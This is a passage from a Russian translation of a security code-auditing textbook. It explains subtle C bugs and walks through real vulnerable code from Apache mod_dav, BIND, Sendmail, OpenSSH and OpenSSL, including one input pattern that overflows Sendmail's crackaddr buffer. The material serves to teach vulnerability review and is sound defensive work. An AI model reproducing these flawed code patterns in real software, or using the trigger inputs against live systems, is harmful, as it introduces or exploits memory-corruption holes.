В корректной версии кода программа отводит 40 байт для буфера, который использует для копирования пользовательского ввода. В некорректной версии программа отводит 32 байта. Когда целочисленная константа предваряется 0 в C, это указывает компилятору, что константа в восьмеричной системе. Следовательно, длина буфера интерпретируется как 040 octal, или 32 decimal, и `snprintf()` может записать за конец стекового буфера.

## Задача 7

```
if (len < 0 || len > sizeof(dst)) /* check the length
    die("bad length!");
/* length ok */
memcpy(dst, src, len);
```

Оператор `if` должен читаться так:

```
if (len < 0 || len > sizeof(dst)) /* check the length */
```

В корректной версии кода программа проверяет длину перед выполнением `memcpy()` и вызывает `abort()`, если длина вне подходящего диапазона.

В некорректной версии отсутствие окончания комментария означает, что `memcpy()` становится целевым оператором для оператора `if`. Поэтому `memcpy()` происходит только если проверки длины завершаются неудачно.

## Задача 8

```
if (len > 0 && len <= sizeof(dst))

    copiedflag = 1;

    memcpy(dst, src, len);

if (!copiedflag)
    die("didn't copy");
```

Первый оператор `if` должен читаться так:

```
if (len > 0 && len <= sizeof(dst))

{
    copiedflag = 1;

    memcpy(dst, src, len);
}
```

В корректной версии программа проверяет длину перед выполнением `memcpy()`. Если длина вне подходящего диапазона, программа устанавливает флаг, который вызывает `abort`.

В некорректной версии отсутствие составного оператора после оператора `if` означает, что `memcpy()` всегда выполняется. Отступ предназначен для обмана глаз читателя.

## Задача 9

```
if (!strncmp(src, "magicword", 9))

    // report_magic(1);

if (len < 0 || len > sizeof(dst))

    assert("bad length!");

/* length ok */

memcpy(dst, src, len);
```

Оператор `report_magic(1)` должен читаться так:

```
// report_magic(1);  
;
```

В корректной версии программа проверяет длину перед выполнением `memcpy()`. Если длина вне подходящего диапазона, программа устанавливает флаг, вызывающий `abort`.

В некорректной версии отсутствие составного оператора после оператора `if` с `magicword` означает, что проверка длины выполняется только если сравнение с `magicword` истинно. Следовательно, `memcpy()` скорее всего выполняется всегда.

## Задача 10

```
l = msg_hdr.msg_len;  
  
frag_off = msg_hdr.frag_off;  
  
frag_len = msg_hdr.frag_len;  
  
...  
  
if ( frag_len > (unsigned long)max)  
{  
    al=SSL_AD_ILLEGAL_PARAMETER;  
  
    SSLerr(SSL_F_DTLS1_GET_MESSAGE_FRAGMENT,  
          SSL_R_EXCESSIVE_MESSAGE_SIZE);  
  
    goto f_err;  
}  
  
if ( frag_len + s->init_num >  
    (INT_MAX - DTLS1_HM_HEADER_LENGTH))  
{  
    al=SSL_AD_ILLEGAL_PARAMETER;  
  
    SSLerr(SSL_F_DTLS1_GET_MESSAGE_FRAGMENT,  
          SSL_R_EXCESSIVE_MESSAGE_SIZE);  
  
    goto f_err;  
}  
  
if ( frag_len &  
    !BUF_MEM_grow_clean(s->init_buf, (int)frag_len +  
                        DTLS1_HM_HEADER_LENGTH + s->init_num))  
{  
    SSLerr(SSL_F_DTLS1_GET_MESSAGE_FRAGMENT,  
          ERR_R_BUF_LIB);  
  
    goto err;  
}  
  
if ( s->d1->r_msg_hdr.frag_off == 0)  
{  
    s->s3->tmp.message_type = msg_hdr.type;  
  
    s->d1->r_msg_hdr.type = msg_hdr.type;  
  
    s->d1->r_msg_hdr.msg_len = l;  
  
    /* s->d1->r_msg_hdr.seq = seq_num; */  
}
```

```

/* XDTLS: ressurect this when restart is in place */

s->state=stn;

/* next state (stn) */

p = (unsigned char *)s->init_buf->data;

if ( frag_len > 0)

{
    i=s->method->ssl_read_bytes(s,SSL3_RT_HANDSHAKE,
                                &p[s->init_num],
                                frag_len,0);

    /* XDTLS: fix this-message fragments cannot
       span multiple packets */

    if (i <= 0)
    {
        s->rwstate=SSL_READING;

        *ok = 0;

        return i;
    }
}

else
    i = 0;

```

Заметили баг? Есть ошибка в одной из проверок длины, где разработчики используют битовый оператор AND (&) вместо логического оператора AND (&&). В частности, оператор должен читаться так:

```

if ( frag_len &&
    !BUF_MEM_grow_clean(s->init_buf, (int)frag_len +
                        DTLS1_HM_HEADER_LENGTH + s->init_num))

```

Эта простая ошибка могла привести к повреждению памяти, если бы функция BUF\_MEM\_grow\_clean() завершилась неудачно. Эта функция возвращает 0 при неудаче, что будет установлено в 1 оператором логического NOT. Затем произойдет битовая операция AND с frag\_len. Поэтому в случае неудачи некорректный оператор фактически делает следующее:

```

if(frag_len & 1)

{
    SSLerr(...);
}

```

## Резюме

Эта глава рассмотрела нюансы языка программирования C, которые могут приводить к тонким и сложным уязвимостям. Этот контекст должен позволить вам выявлять проблемы, которые могут возникать с обработкой операторов, преобразованиями типов, арифметическими операциями и распространенными опечатками C. Однако сложная природа этой темы не подходит для полного понимания за один проход. Поэтому возвращайтесь к этому материалу по мере необходимости при проведении оценок приложений. В конце концов, даже лучший аудитор кода может легко пропустить тонкие ошибки, которые могут привести к серьезным уязвимостям.

## Глава 7. Базовые блоки программ

"Секрет творчества в том, чтобы уметь скрывать свои источники."

Альберт Эйнштейн

### Введение

При ревью приложений некоторые конструкции появляются снова и снова. Эти повторяющиеся шаблоны - естественный результат того, что программисты по всему миру решают похожие небольшие технические задачи при разработке приложений. Такие задачи часто являются следствием предметной области приложения, например необходимости в конкретной структуре данных или алгоритме для быстрого извлечения или сортировки определенного типа элемента данных. Они также могут быть результатом технических деталей целевого окружения программы или возможностей и ограничений самого языка программирования. Например, большинство приложений, написанных на C, имеют код для манипулирования строковыми байтами и обработки динамического выделения памяти.

С точки зрения security review полезно изучать эти повторяющиеся шаблоны кода, сосредоточиваясь на областях, где разработчики могут делать ошибки, важные для безопасности. Вооружившись этим знанием, вы можете быстро выявлять и оценивать проблемное поведение и шаблоны в коде, который встречаете. Вы также быстрее адаптируетесь, когда сталкиваетесь с новыми кодовыми базами. Со временем вы обнаружите, что становится легче распознавать намерение и смысл незнакомого кода, потому что вы можете замечать знакомые шаблоны и действия. Эта глава исследует распространенные конструкции и шаблоны кода и помогает выявлять, где разработчики склонны делать ошибки, важные для безопасности.

### Аудит использования переменных

Переменные - это объекты, используемые для хранения элементов данных, имеющих определенное значение для приложения. Их смысл задается тем, как они используются: что в них хранится, какие операции над ними выполняются и что они представляют. Большая часть аудита кода основана на понимании переменных, их связей друг с другом и того, как приложение может пострадать от неожиданной манипуляции этими связями. Этот раздел обсуждает разные техники распознавания неправильного использования переменных и структур данных и представляет несколько примеров в популярных приложениях, чтобы закрепить концепции.

## Связи между переменными

Переменные связаны друг с другом, если их значения каким-либо образом зависят друг от друга или если они используются вместе для представления некоторого состояния приложения. Например, у функции может быть одна переменная, указывающая на доступное для записи место в буфере, и одна переменная, отслеживающая объем места, оставшийся в этом буфере. Эти переменные связаны друг с другом, и их значения должны меняться синхронно по мере манипулирования буфером. Чем больше переменных используется для представления состояния, тем выше шанс, что ими можно будет манипулировать для нарушения связей между переменными, что может привести к общему несогласованному состоянию. Как аудитор кода, вы должны искать переменные, связанные друг с другом, определять их предполагаемые связи, а затем определять, есть ли способ рассинхронизировать эти переменные. Обычно это означает поиск блока кода, который изменяет одну переменную способом, несогласованным с другими переменными. Примеры этого типа уязвимостей могут варьироваться от простых ошибок с двумя переменными в цикле до сложных ошибок со множеством переменных в нескольких программных модулях, которые вместе представляют сложное состояние.

Сначала посмотрите на листинг 7-1, пример из модуля Apache `mod_dav`. Этот код работает с XML-элементами CDATA.

### Листинг 7-1. Уязвимость разбора CDATA в Apache `mod_dav`

```
cddata = s = apr_palloc(pool, len + 1);

for (scan = elem->first_cdata.first; scan != NULL;
     scan = scan->next) {
    tlen = strlen(scan->text);
    memcpy(s, scan->text, tlen);
    s += tlen;
}

for (child = elem->first_child; child != NULL;
     child = child->next) {
    for (scan = child->following_cdata.first;
         scan != NULL;
         scan = scan->next) {
        tlen = strlen(scan->text);
        memcpy(s, scan->text, tlen);
        s += tlen;
    }
}

*s = '\0';
```

В листинге 7-1 видно, что буфер данных `s`, также установленный в `cddata`, выделяется через `apr_palloc()`, а затем строковые элементы данных из двух linked lists (`elem->first_cdata.first` и `elem->first_child`) копируются в буфер данных. Длина буфера `cddata`, `len`, была ранее вычислена двумя похожими циклами по linked lists. В этот момент вас интересуют две связанные переменные: указатель на буфер, `cddata`, и переменная, представляющая длину буфера, `len`. Предыдущий код корректен, но посмотрите, что происходит, когда `mod_dav` пытается обрезать буфер, удаляя пробельные символы:

```
if (strip_white) {
    /* trim leading whitespace */

    while (apr_isspace(*cddata)) /* assume: return false
                                * for '\0' */
        ++cddata;

    /* trim trailing whitespace */

    while (len-- > 0 && apr_isspace(cdata[len]))
```



```

        continue;

    cdata[len + 1] = '\\0';
}

return cdata;

}

```

Начальные пробелы пропускаются путем увеличения переменной `cdata`; однако переменная `len` не уменьшается, чтобы отразить сокращение размера буфера. Связь между двумя переменными становится недействительной. Следовательно, когда завершающие пробелы обрезаются во втором цикле `while`, адрес `cdata[len]` может указывать за пределы буфера.

Предыдущий пример показывает довольно прямолинейную ошибку. Обычно уязвимости такого характера намного сложнее из-за нескольких связанных переменных, объединенных для представления состояния приложения, или сложных путей выполнения, которые дают больше возможностей для рассинхронизации переменных. Чтобы увидеть пример таких путей выполнения, посмотрите на листинг 7-2 из кода `resolver BIND 9.2.1`. Этот код сокращен, потому что он довольно длинный и труден для чтения.

#### Листинг 7-2. Уязвимость `gethostans()` в коде `resolver BIND 9.2.1`

```

static struct hostent *
gethostans(struct irs_ho *this,
            const u_char *ansbuf, int anslen,
            const char *qname, int qtype,
            int af, int size, /* meaningless for addrinfo cases */
            struct addrinfo **ret_aip, const struct addrinfo *pai)
{
    struct pvt *pvt = (struct pvt *)this->private;
    int type, class, buflen, ancount, qdcount, n,
        haveanswer, had_error;
    int error = NETDB_SUCCESS, arcount;
    int (*name_ok)(const char *);
    const HEADER *hp;
    const u_char *eom;
    const u_char *eor;
    const u_char *cp;
    const char *tname;
    const char *hname;
    char *bp, **ap, **hap;
    char tbuf[MAXDNAME+1];
    struct addrinfo sentinel, *cur, ai;
    const u_char *arp = NULL;

    ...
    eom = ansbuf + anslen;
    ...
    bp = pvt->hostbuf;
    buflen = sizeof pvt->hostbuf;
    cp = ansbuf + HFIXEDSZ;
    ...
    haveanswer = 0;
    had_error = 0;
    while (ancount-- > 0 && cp < eom && !had_error) {

```

Теперь посмотрите на переменные, участвующие в предыдущем коде. При входе в эту функцию `ansbuf` - указатель на пакет DNS-ответа, а `cp` указывает на первую запись в пакете после DNS-заголовка. Буфер `pvt->hostbuf` хранит имена хостов, считанные из DNS-ответа. Переменная `buflen` представляет объем места, оставшийся в буфере `hostbuf`, и обновляется соответствующим образом по мере записи в буфер каждого ответа из пакета. Переменная `bp` хранит текущую позицию записи в буфере имен хостов. Поэтому каждый раз, когда `bp` увеличивается для указания дальше в буфере, `buflen` должен уменьшаться на ту же величину.

Цикл `while` в конце проходит по каждому ответу в пакете DNS-ответа, следя, чтобы код не читал за конец пакета, сохраненный в `eom`.

Следующий код обрабатывает извлечение имен хостов из CNAME-ответа на запрос. Он корректен с точки зрения безопасности и должен дать немного понимания того, как используются переменные:

```
...

if ((qtype == T_A || qtype == T_AAAA ||
    qtype == ns_t_a6 || qtype == T_ANY)
    && type == T_CNAME) {

    if (ap >= &pvt->host_aliases[MAXALIASES-1])
        continue;

    n = dn_expand(ansbuf, eor, cp, tbuf, sizeof tbuf);

    if (n < 0 || !maybe_ok(pvt->res, tbuf, name_ok)) {
        had_error++;
        continue;
    }

    cp += n;

    /* Store alias. */
    *ap++ = bp;

    ...

    n = strlen(tbuf) + 1;    /* for the \0 */

    if (n > buflen || n > MAXHOSTNAMELEN) {
        had_error++;
        continue;
    }

    strcpy(bp, tbuf);

    pvt->host.h_name = bp;
    hname = bp;
    bp += n;
    buflen -= n;

    continue;
}
```

В основном, если запрос является запросом IP-адреса (`qtype==T_A`), а сервер отвечает CNAME, то есть псевдонимом, программе нужно записать псевдоним в список (`pvt->host_aliases`) и поместить имя хоста в буфер `pvt->hostbuf`. Если в списке псевдонимов есть место, BIND использует `dn_expand()`, чтобы извлечь имя хоста из пакета во временный буфер `tbuf`. Если это имя допустимо, псевдоним сохраняется в буфере имен хостов. Обратите внимание, что связь, выделенная ранее, где `bp` и `buflen` движутся синхронно, сохраняется. Ревьюер кода, сосредоточенный на этой связи, увидит один случай, где возможна рассинхронизация `bp` и `buflen`, а именно при преобразовании информации, связанной с записями A и AAAA. Проблемный код выделен в следующем фрагменте:

```
case T_A:
case T_AAAA:

convertinfo:    /* convert addrinfo into hostent form */

...

if (ret_aip) { /* need addrinfo. keep it. */
    while (cur && cur->ai_next)
        cur = cur->ai_next;
} else if (cur->ai_next) { /* need hostent */
```

```

    struct addrinfo *aip = cur->ai_next;

    for (aip = cur->ai_next; aip;
        aip = aip->ai_next) {
        int m;

        m = add_hostent(pvt, bp, hap, aip);
        if (m < 0) {
            had_error++;
            break;
        }

        if (m == 0)
            continue;

        if (hap < &pvt->h_addr_ptrs[MAXADDRES-1])
            hap++;

        bp += m;
    }

    freeaddrinfo(cur->ai_next);
    cur->ai_next = NULL;
}
cp += n;
break;

default:
    abort();
}

if (!had_error)
    haveanswer++;
}

```

Как видите, переменная `bp` обновляется без уменьшения `buflen`, тем самым рассинхронизируя две переменные. Это создает возможность для клиентов отправлять некорректные DNS-ответы с несколькими ответами `A` и `AAAA`, которые сохраняются неправильно; в результате переменная `pvt->hostbuf` может переполниться. Эта уязвимость с тех пор исправлена удалением этой связи между переменными, чтобы другая похожая ошибка не возникала. Вместо переменной `buflen` вводится переменная-указатель `ep`, статически установленная в конец буфера. Хотя эта переменная тоже связана с `bp`, связь безопаснее, поскольку `ep` никогда не должна перемещаться и поэтому не может быть рассинхронизирована. В такой ситуации следует пытаться выявить части кода, где `bp` увеличивается за `ep`, а вычитание двух указателей (`ep - bp`) преобразуется в большое положительное целое, передаваемое как аргумент длины.

Предыдущий пример продемонстрировал переменную длины, которая не обновлялась корректно, чтобы отражать оставшееся место в буфере. Несмотря на объем кода в этой функции, это все еще прямолинейный пример, поскольку только две переменные составляли состояние, которое вы пытались рассинхронизировать. Иногда несколько переменных взаимосвязаны для представления более сложного состояния, как в листинге 7-3, состоящем из кода Sendmail 8.11.x.

### Листинг 7-3. Уязвимость связанных переменных в Sendmail `crackaddr()`

```

char *
crackaddr(addr)
    register char *addr;
{
    register char *p;
    register char c;
    int cmtlev;
    int realcmtlev;
    int anglelev, realanglelev;
    int copylev;
    int bracklev;
    bool qmode;

```

```

bool realqmode;
bool skipping;
bool putgmac = false;
bool quoteit = false;
bool gotangle = false;
bool gotcolon = false;
register char *bp;
char *buflim;
char *bufhead;
char *addrhead;
static char buf[MAXNAME + 1];

...

bp = bufhead = buf;
buflim = &buf[sizeof buf - 7];
p = addrhead = addr;
copylev = anglelev = realanglelev = cmtlev =
    realcmtlev = 0;
bracklev = 0;
qmode = realqmode = false;

while ((c = *p++) != '\0')
{
    /*
    ** If the buffer is overfull, go into a
    ** special "skipping" mode that tries to
    ** keep legal syntax but doesn't actually
    ** output things
    */

    skipping = bp >= buflim;

```

Листинг 7-3 показывает начальную настройку функции `crackaddr()`, которая используется для проверки синтаксиса предоставленного e-mail-адреса, а также вывода его в символьный массив `buf`. Здесь несколько переменных вместе представляют состояние функции. Все переменные, заканчивающиеся на `lev`, указывают некоторый уровень вложенных компонентов адреса. Режим переменной `skipping` используется, чтобы указать, что в выходном буфере больше не осталось места, а несколько других переменных представляют разные аспекты входной строки и ее корректности. Следующий код показывает немного больше обработки в этой функции.

```

/* check for comments */

if (c == '(')
{
    cmtlev++;

    /* allow space for closing paren */
    if (!skipping)
    {
        buflim--;
        realcmtlev++;
        if (copylev++ <= 0)
        {
            if (bp != bufhead)
                *bp++ = ' ';
            *bp++ = c;
        }
    }
}

if (cmtlev > 0)
{
    if (c == ')')
    {
        cmtlev--;
        copylev--;
    }
}

```

```

        if (!skipping)
        {
            realcmtlev--;
            buflim++;
        }
    }
    continue;
}

...

if (c == '>')
{
    if (anglelev > 0)
    {
        anglelev--;
        if (!skipping)
        {
            realanglelev--;
            buflim++;
        }
    }
    else if (!skipping)
    {
        /* syntax error: unmatched > */
        if (copylev > 0)
            bp--;
        quoteit = true;
        continue;
    }

    if (copylev++ <= 0)
        *bp++ = c;
    continue;
}

```

В некоторых случаях запись в выходной буфер выполняется без проверки режима переменной `skipping`, чтобы убедиться, что осталось достаточно места, а именно при работе с символом угловой скобки (`>`). После изучения кода можно увидеть повторяющиеся шаблоны, которые пользователи могут предоставить, чтобы эти символы записывались за пределы буфера. В частности, когда предоставлен символ угловой скобки, он может быть записан в выходной буфер несмотря на включенный режим `skipping`, если `copylev` меньше или равен нулю. Когда символ угловой скобки записывается, `copylev` увеличивается, поэтому нужен способ уменьшить его обратно к нулю. Оказывается, вы можете уменьшить

`copylev`, предоставив символ закрывающей скобки, пока `cmtlev` больше 0, что можно обеспечить, сначала предоставив символ открывающей скобки. Следовательно, шаблон `()>()>()>...` заставляет несколько символов `>` записываться за пределы буфера. У этой ошибки две первопричины: есть места, где символы могут записываться в выходной буфер несмотря на включенный режим `skipping`, и переменные `lev` не увеличиваются и уменьшаются равномерно для символов, обрамляющих компонент адреса, таких как `(` и `)`, когда режим `skipping` включен.

Когда вы начинаете изучать новую функцию, хорошая идея - быстро пройти по коду и выявить любые связи, похожие на эту. Затем сделайте один проход, чтобы увидеть, можно ли рассинхронизировать какие-либо переменные. Хорошо спроектированное приложение стремится свести связи переменных к минимуму. Разработчики часто скрывают сложные связи в отдельных подсистемах, чтобы внутреннее устройство не раскрывалось вызывающим сторонам; такое сокрытие переменных известно как сокрытие данных и обычно считается хорошим стилем программирования. Однако сокрытие данных может усложнить вашу работу, распределяя сложные связи по нескольким файлам и функциям. Примеры сокрытия данных включают `private`-переменные

в C++-классе и подсистему управления буферами в OpenSSH. В следующем разделе вы увидите пример уязвимости рассинхронизации в этой подсистеме управления буферами.

## Неправильное управление структурами и объектами

Приложения часто используют крупные структуры для управления состоянием программы и сеанса и группировки связанных элементов данных. Действительно, сама суть объектно-ориентированного программирования поощряет такое поведение, поэтому ревьюеры кода часто сталкиваются с кодом, который активно использует ораque-объекты или структуры, часто управляемые через недостаточно документированные интерфейсы. Ревьюеры кода должны ознакомиться с этими интерфейсами, чтобы понять назначение объектов и их составных членов.

Как обсуждалось в предыдущем разделе, чем больше связанных переменных в части приложения, тем выше вероятность ошибки несогласованного состояния. Одна из целей аудита объектно-ориентированного кода - определить, возможно ли рассинхронизировать связанные члены структуры или оставить их в неожиданном либо несогласованном состоянии, чтобы заставить приложение выполнить какую-либо непредвиденную операцию. Например, OpenSSH активно использует динамически изменяемые буферы данных во всем приложении. Процедура, отвечающая за инициализацию структуры буфера, `buffer_init()`, показана в листинге 7-4.

### Листинг 7-4. Уязвимость повреждения буфера в OpenSSH 3.6.1

```
/* Initializes the buffer structure. */

void
buffer_init(Buffer *buffer)
{
    buffer->alloc = 4096;
    buffer->buf = xmalloc(buffer->alloc);
    buffer->offset = 0;
    buffer->end = 0;
}
```

Из этого можно вывести, что переменные `buf` и `alloc` связаны: член `alloc` всегда должен представлять количество байтов, выделенных в буфере. Изучая другие функции `buffer_*`, можно вывести еще несколько связей, а именно что `offset` и `end` являются смещениями в буфере, оба должны быть меньше `alloc`, а `offset` должен быть меньше `end`. Если эти связи не соблюдаются, код может содержать проблемы `integer underflow`. Следовательно, при ревью этого приложения нужно определить, могут ли какие-либо из этих связей переменных быть нарушены, поскольку возникающее несогласованное состояние может вызвать переполнение буфера.

В этом коде две переменные могут рассинхронизироваться в одном случае: `buf` и `alloc`. Эта проблема возникает в `buffer_append_space()`, показанной в следующем коде:

```
/*
 * Appends space to the buffer, expanding the buffer if
 * necessary. This does not actually copy the data into the
 * buffer, but instead returns a pointer to the allocated
 * region.
 */

void *
buffer_append_space(Buffer *buffer, u_int len)
{
    void *p;

    if (len > 0x1000000)
        fatal("buffer_append_space: len %u not supported", len);

    /* If the buffer is empty, start using it from the beginning. */
```

```

    if (buffer->offset == buffer->end) {
        buffer->offset = 0;
        buffer->end = 0;
    }

restart:

    /* If there is enough space to store all data, store it
       now. */
    if (buffer->end + len < buffer->alloc) {
        p = buffer->buf + buffer->end;
        buffer->end += len;
        return p;
    }

    /*
     * If the buffer is quite empty, but all data is at
     * the end, move the data to the beginning and retry.
     */
    if (buffer->offset > buffer->alloc / 2) {
        memmove(buffer->buf, buffer->buf + buffer->offset,
            buffer->end - buffer->offset);
        buffer->end -= buffer->offset;
        buffer->offset = 0;
        goto restart;
    }

    /* Increase the size of the buffer and retry. */
    buffer->alloc += len + 32768;

    if (buffer->alloc > 0xa00000)
        fatal("buffer_append_space: alloc %u not supported",
            buffer->alloc);

    buffer->buf = xrealloc(buffer->buf, buffer->alloc);

    goto restart;

    /* NOTREACHED */
}

```

Переменная alloc увеличивается на определенную величину, делая ее несогласованной с объемом данных, выделенным в buf. После этого buf перевыделяется так, что структура согласована при возврате в вызывающую функцию, но разработчик не учел последствия отказа функции xrealloc() или отказа проверки длины alloc относительно постоянного значения 0xa00000. Оба отказа в итоге приводят к вызову fatal(). Если проверка длины завершается неудачей или xrealloc() отказывается, fatal() вызывается немедленно. Реализация xrealloc() показана в следующем коде:

```

void *
xrealloc(void *ptr, size_t new_size)
{
    void *new_ptr;

    if (new_size == 0)
        fatal("xrealloc: zero size");

    if (ptr == NULL)
        new_ptr = malloc(new_size);
    else
        new_ptr = realloc(ptr, new_size);

    if (new_ptr == NULL)
        fatal("xrealloc: out of memory (new_size %lu bytes)",
            (u_long) new_size);

    return new_ptr;
}

```

Вы видите, что `xrealloc()` также вызывает `fatal()` при отказе. Дальнейшее исследование показывает, что функция `fatal()` очищает несколько глобальных переменных, включая буферы, используемые для обработки ввода и вывода данных с помощью процедуры `buffer_free()`, показанной здесь:

```
/* Frees any memory used for the buffer. */

void
buffer_free(Buffer *buffer)
{
    memset(buffer->buf, 0, buffer->alloc);
    xfree(buffer->buf);
}
```

Следовательно, если выделение памяти завершается неудачей или достигается встроенный порог размера, а изменяемый буфер является одной из этих глобальных переменных, функция `memset()` в `buffer_free()` записывает большой объем данных за конец выделенного буфера. Затем вызываются еще несколько функций очистки, что создает возможность для эксплуатации.

Этот пример показывает, насколько тонкими бывают ошибки неправильного управления структурами, поскольку код управления структурами распределен по нескольким небольшим функциям, каждая из которых сама по себе довольно проста. Поэтому любые уязвимости обычно являются результатом совокупного поведения, возникающего на стыке нескольких функций. Одна крупная проблемная область в таком коде управления структурами - низкоуровневые языковые вопросы, такие как преобразование типов, отрицательные значения, арифметические границы и арифметика указателей, обсуждавшиеся в главе 6, "Проблемы языка C". Причина в том, что код управления часто выполняет много вычислений и сравнений длин. Вспомните пример OpenSSL, связанный с арифметическими границами (см. листинг 7-10). Вы могли передать отрицательное значение в функцию `BUF_MEM_grow()`, отвечающую за управление буферами в библиотеках OpenSSL. Листинг 7-5 показывает внутреннее устройство этой функции.

#### Листинг 7-5. Рассинхронизация знаковой переменной в OpenSSL `BUF_MEM_grow()`

```
typedef struct buf_mem_st
{
    int length;      /* current number of bytes */
    char *data;
    int max;         /* size of buffer */
} BUF_MEM;

...

int BUF_MEM_grow(BUF_MEM *str, int len)
{
    char *ret;
    unsigned int n;

    if (str->length >= len)
    {
        str->length=len;
        return(len);
    }
    if (str->max >= len)
    {
        memset(&str->data[str->length],0,
            len-str->length);
        str->length=len;
        return(len);
    }
    n=(len+3)/3*4;
    if (str->data == NULL)
        ret=OPENSSL_malloc(n);
    else
        ret=OPENSSL_realloc(str->data,n);
    if (ret == NULL)
```



```

        {
            BUFErrn(BUF_F_BUF_MEM_GROW, ERR_R_MALLOC_FAILURE);
            len=0;
        }
    else
    {
        str->data=ret;
        str->length=len;
        str->max=n;
    }
    return(len);
}

```

Как видите, эта структура представляет длины знаковыми целыми числами. Код довольно опасен в таком контексте, поскольку все сравнения в функции не учитывают отрицательные значения корректно. Вы можете увидеть, что если эта функция получает отрицательное значение длины, первое сравнение проходит успешно, и программа ошибочно определяет, что в текущем выделенном буфере уже есть достаточно свободного места. Ревьюеры кода должны искать любые места, где в эту функцию может быть передана отрицательная длина, потому что это рассинхронизирует данные и длину.

Естественно, при ревью объектно-ориентированного кода, например приложений на C++ или Java, связанные переменные часто разложены по классам. Вы уже видели простые несогласованности в объектах, связанные с неинициализированными переменными; однако более широкий круг проблем возникает, когда объект остается в несогласованном состоянии. Процесс поиска этих уязвимостей похож на пример OpenSSH: нужно определить, как переменные связаны друг с другом, и попытаться понять, существует ли путь выполнения, где эти переменные могут быть обновлены неожиданным образом. Неявные функции-члены являются важной частью объектно-ориентированных языков, и аудиторы кода, вероятно, найдут больше возможностей для тонких уязвимостей, вызванных неверными предположениями о поведении неявных функций-членов, например перегруженных операторов.

### Совет аудитору

Определите, что означает каждая переменная в определении и как каждая переменная связана с остальными. После того как вы поймете связи, проверьте функции-члены или интерфейсные функции, чтобы определить, могут ли возникнуть несогласованности в выявленных связях переменных. Для этого найдите пути выполнения, в которых одна переменная обновляется, а другая нет.

## Инициализация переменных

Иногда программисты делают ошибку, читая значение переменной до ее инициализации. Это происходит главным образом в двух обстоятельствах:

- Программист намеревался инициализировать переменную в начале функции, но забыл указать инициализатор при объявлении.
- Существует путь выполнения, где переменная случайно используется, так и не будучи инициализированной.

Ошибка инициализации переменной приводит к тому, что неинициализированные и потому неопределенные данные из области памяти, где находится переменная, обычно стека или кучи программы, интерпретируются и получают смысл. Во многих случаях атакующие могут влиять на эти области памяти и воспользоваться ошибкой, чтобы получить контроль над процессом, содержащим проблемный код. В любом случае неожиданные данные дают возможность пройти по

неожиданным путем выполнения, что часто имеет нежелательные результаты. Листинг 7-6 является простым примером.

#### Листинг 7-6. Использование неинициализированной переменной

```
int login(char *login_string)
{
    char *user, *style, *ptr;

    ptr = strchr(login_string, ':');

    if(ptr){
        *ptr = '\0';
        user = strdup(login_string);
        style = strdup(ptr+1);
        *ptr = ':';
    } else
        user = strdup(login_string);

    ...

    if(style){
        ...
    }
}
```

Листинг 7-6 принимает строку входа, содержащую имя пользователя и необязательный стиль входа, обозначенный двоеточием в строке. Позже код выбирает альтернативный путь выполнения на основе предоставленного стиля входа. Проблема в том, что если стиль не предоставлен, переменная `style` никогда не инициализируется, и обращения к ней читают случайные данные из стека программы. При аккуратной манипуляции атакующие могут влиять на значения, которые принимают неинициализированные переменные. Атаковать эту уязвимость возможно, хотя и довольно сложно; атакующим нужно выяснить порядок вызова функций и их относительную глубину стека, то есть если функция `X` вызывает функцию `Y`, а затем функцию `Z`, локальные переменные из функции `Y` остаются в стеке примерно в том же месте, где функция `Z` выделяет место для своих локальных переменных.

Большинство уязвимостей такого рода возникает, когда функция проходит по аномальному пути выполнения. Функции, выделяющие несколько объектов, обычно имеют эпилог, который очищает объекты, чтобы избежать утечек памяти при возникновении ошибки. Рассмотрите код в листинге 7-7.

#### Листинг 7-7. Неинициализированный буфер памяти

```
int process_data(int sockfd)
{
    char *buf;
    struct descriptor *desc;

    ...

    if(read_data(sockfd) < 0)
        goto err;

    ...    allocate buf and desc and process data normally ...

    return 0;

err:
    if(buf)
        free(buf);
    if(desc)
        free_descriptor(desc);

    return -1;
}
```

Если во время вызова `read_data()` происходит ошибка, буфер `buf` не выделяется, как и `struct descriptor *desc`. Однако в условии `err` они все равно освобождаются, потенциально создавая эксплуатируемую ситуацию.

При аудите C++-кода обращайтесь пристальное внимание на переменные-члены в объектах, поскольку неожиданные пути выполнения могут оставить объекты в несогласованном или частично неинициализированном состоянии. Обычно лучший способ начать изучение такого кода - посмотреть функции-конструкторы и проверить, не забывают ли какие-либо конструкторы инициализировать отдельные элементы объекта. Листинг 7-8 показывает простой пример.

#### Листинг 7-8. Неинициализированные атрибуты объекта

```
class netobj {
private:
    char *data;
    size_t datalen;

public:
    netobj() { datalen = 0; }
    ~netobj() { free(data); }
    getdata() { return data; }
    int setdata(char *d, int n) {
        if(!(data = (char *)malloc(n)))
            return -1;
        memcpy(data, d, n);
    }
    ...
}

...

int get_object(int fd)
{
    char buf[1024];
    netobj obj;
    int n;

    if((n = read(fd, buf, sizeof(buf))) < 0)
        return -1;

    obj.setdata(buf, n);
    ...

    return 0;
}
```

У примера есть очевидная проблема: конструктор никогда не инициализирует свой член `data`. Поэтому если вызов `read()` завершается неудачей, деструктор автоматически вызывается во время эпилога функции. Деструктор по умолчанию для этого объекта затем вызывает функцию `free()` на члене `data`, который содержит произвольное значение, потому что он никогда не был инициализирован, так как `obj.setdata()` не вызывалась. Этот пример иллюстрирует важный момент: ошибки такого рода в C++-приложениях могут быть намного тоньше, поскольку многие операции происходят неявно. Ревьюеры кода должны помнить об этих неявных операциях, таких как вызовы конструкторов и деструкторов, перегруженные операторы и так далее, при оценке фрагмента кода.

#### Совет аудитору

Когда переменные читаются, определите, существует ли путь выполнения, где переменная не инициализируется значением. Обращайте особое внимание на эпилоги очистки, к которым выполняются переходы из нескольких мест функции, поскольку они являются наиболее вероятными местами появления уязвимостей такого рода. Также следите за функциями, предполагающими, что переменные инициализированы где-то еще в

программе. Когда вы находите такой код, попытайтесь определить, есть ли способ вызвать функции с такими предположениями в момент, когда эти предположения неверны.

## Арифметические границы

Арифметические границы подробно представлены в главе 6. Однако при аудите использования переменных вам будет полезен структурированный процесс выявления таких уязвимостей. Следующие три шага дают хороший план атаки:

1. Обнаружьте операции, которые при срабатывании граничного условия имели бы последствия для безопасности, прежде всего вычисления и сравнения на основе длин.
2. Определите набор значений для каждого операнда, которые вызывают соответствующее переполнение арифметической границы.
3. Определите, может ли этот путь выполнения быть достигнут со значениями из набора, определенного на шаге 2.

